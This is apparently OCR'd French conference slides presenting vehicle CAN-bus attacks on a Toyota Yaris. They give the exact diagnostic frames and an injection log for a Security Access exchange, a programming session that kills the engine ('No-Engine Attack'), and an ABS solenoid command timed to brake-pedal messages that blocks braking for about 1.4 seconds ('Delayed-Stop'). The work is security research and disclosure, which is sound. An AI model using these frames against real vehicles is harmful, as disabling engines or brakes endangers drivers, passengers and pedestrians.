- Positive Response
  - ID= 7E8, Len=08, Data= 02 67 02 00 00 00 00 00

No-Engine Attack

- Une connexion authentifiée est nécessaire (Security Access) avant l'ouverture d'une session de diagnostique. Cette dernière isole logiquement l'ECU moteur, et permet sa reprogrammation. En conséquence le véhicule ne démarre plus. Il est nécessaire de couper le contact, pour retrouver un fonctionnement normal.
- Le message CAN ISO-TP de requête d'ouverture d'une session de diagnostique est le suivant:
  - ID=7E0 Len=08 Data= 02 10 02 00 00 00 00 00 (SID=10, PID=02).
- Ce paquet doit être émis dans un laps de temps de quelques secondes, suivant la procédure d'authentification de connexion. En cas de timeout on obtient le message ISO-TP suivant:
  - ID=7E8 Len=08 Data=03 7F 10 22 00 00 00 00 (SID=7F)
- En cas de succès on collecte le message ISO-TP suivant:
  - ID=7E8 Len=08 Data= 01 50 00 00 00 00 00 00 (SID=50)
- Il est important de souligner que l'ouverture d'une session de diagnostique permet la reprogrammation de l'ECU moteur via le bus CAN.

CAN
PROBE

ECU
ENGINE

Security Access (SID=27)

Request Seed SID=01

ID= 7E0, Len=08, Data= 02 27 01 00 00 00 00 00 (*SID=27, PID=01*)

ID= 7E8, Len=08, Data= 06 67 01 41 87 B6 51 00

Send Seed

Send Key SID=02

ID= 7E0, Len=08, Data= 06 27 02 41 E7 D6 51 00

ID= 7E8, Len=08, Data= 02 67 02 00 00 00 00 00

Positive Response

DiagnosticSessionControl (SID= 10), Programming Session (PID=02)

ID=7E0 Len=08 Data= 02 10 02 00 00 00 00 00

ID=7E8 Len=08 Data= 01 50 00 00 00 00 00 00

Positive Response

- Stop 2000 ...
- Embrayage On ct= 0
- Contact Detected ... !!!
- Diag Packet Injection Ready...
- Sending Diag Packet...
- >7E0 8 02 27 01 00 00 00 00 00
- Message Sent Successfully!
- <7E8 8 06 67 01 C1 8A D6 3C 00
- >7E0 8 06 27 02 C1 EA B6 3C 00
- Message Sent Successfully!
- <7E8 8 02 67 02 00 00 00 00 00
- >7E0 8 02 10 02 00 00 00 00 00
- Message Sent Successfully!
- <7E8 8 01 50 00 00 00 00 00 00
- Success !!!
- No Engine... !!


Stop

https://www.youtube.com/watch?v=gRVaJzE1tlo


Activation des Solénoïdes ABS

- Sur la *Toyota Prius* les chercheurs Américains avaient identifié une série de messages de diagnostique, permettent d'agir sur les solénoïdes de l'ABS.
- Il y a deux solénoïdes ABS par système de freinage (*Hold* et *Reduction*) soit huit en tout.
- L'activation du solénoïde *Hold* détourne la pression du maître cylindre et maintien la pression engagée sur la frein; l'activation du solénoïde *Reduction* réduit la pression exercée sur le frein.


Normal: H=off, R=off, P=off




Hold: H=on, R=off, P=off



Reduction, P=On, R=On, P=On



Increase H=off, R=Off P=On



Activation des Solénoïdes ABS

- Le message ISO-TP de commande des solénoïdes semble comporter un masque (5ième octet) de sélection (1 bit par solénoïde) et une consigne (6ième octet) d'activation (1 bit par solénoïde).
- Le message CAN-ABS décrit ci dessous active tous les solénoïdes de l'ABS.
- Request:
  - ID= 7B0, Len=08, Data= 05 30 21 02 FF FF 00 00 (*SID= 30, PID=21*)

masque de sélection ?

Consigne de sélection ?

- Response:
  - ID= 7B8, Len=08, Data= 02 70 21 00 00 00 00 00

Le scénario d'attaque *Delayed-Stop*


- Le scénario d'attaque *Delayed Stop* injecte le message CAN-ABS dès que le conducteur appuie sur la pédale de frein.
- Le paquet CAN d'identifiant 1C3 contient un seul octet de donné, dont le bit 7 (0x40) indique l'usage de la pédale de frein.


Delayed-Stop

- A l'arrêt l'injection du message CAN-ABS (confirmée par un bruit métallique perceptible depuis l'habitacle) bloque la pédale de frein au premier tiers de sa course (environ) pendant une seconde et demie. Au terme de ce délai la pédale de frein se débloque brutalement (la sensation est très nette pour le conducteur) et retrouve un comportement normal.
- Sur la *Toyota Prius* les chercheurs Américains avaient noté que le message de diagnostique CAN-ABS était opérationnel seulement à l'arrêt du véhicule. De fait sur la Toyota Yaris le message empêche le freinage pendant 1,5s pour une très faible vitesse de l'ordre du Km/h. L'effet est particulièrement sensible en marche arrière.

Delayed-Stop

- La vitesse initiale du véhicule est de l'ordre de 0,7 Km/h (20 cm/s), et augmente jusqu'à 2,0 Km/h. (ces mesures sont réalisées via le message CAN-0B4).
- L'injection du message CAN-ABS, synchronisée sur le déplacement de la pédale de frein (détectée grâce au message CAN-1C3) bloque les freins pendant 1,4s pour un déplacement du véhicule d'environ 40 cm. La résolution du compteur CN étant de 20cm (4 *ticks*), l'estimation de la vitesse nécessite le parcours d'une distance minimale de 20cm.
- Ce scénario met en cause la sécurité des manœuvres en marche arrière, réalisées à très faible vitesse.


CAN-ABS message
All Solenoids On
1,4s
1C3 Brake Pedal
14800
15000
15200
15400
15600
15800
16000
16200
16400
16600
16800
2
1
0
0,7 Km/h
0B4
Speed
0,2m
0B4
CN-Counter



Questions ?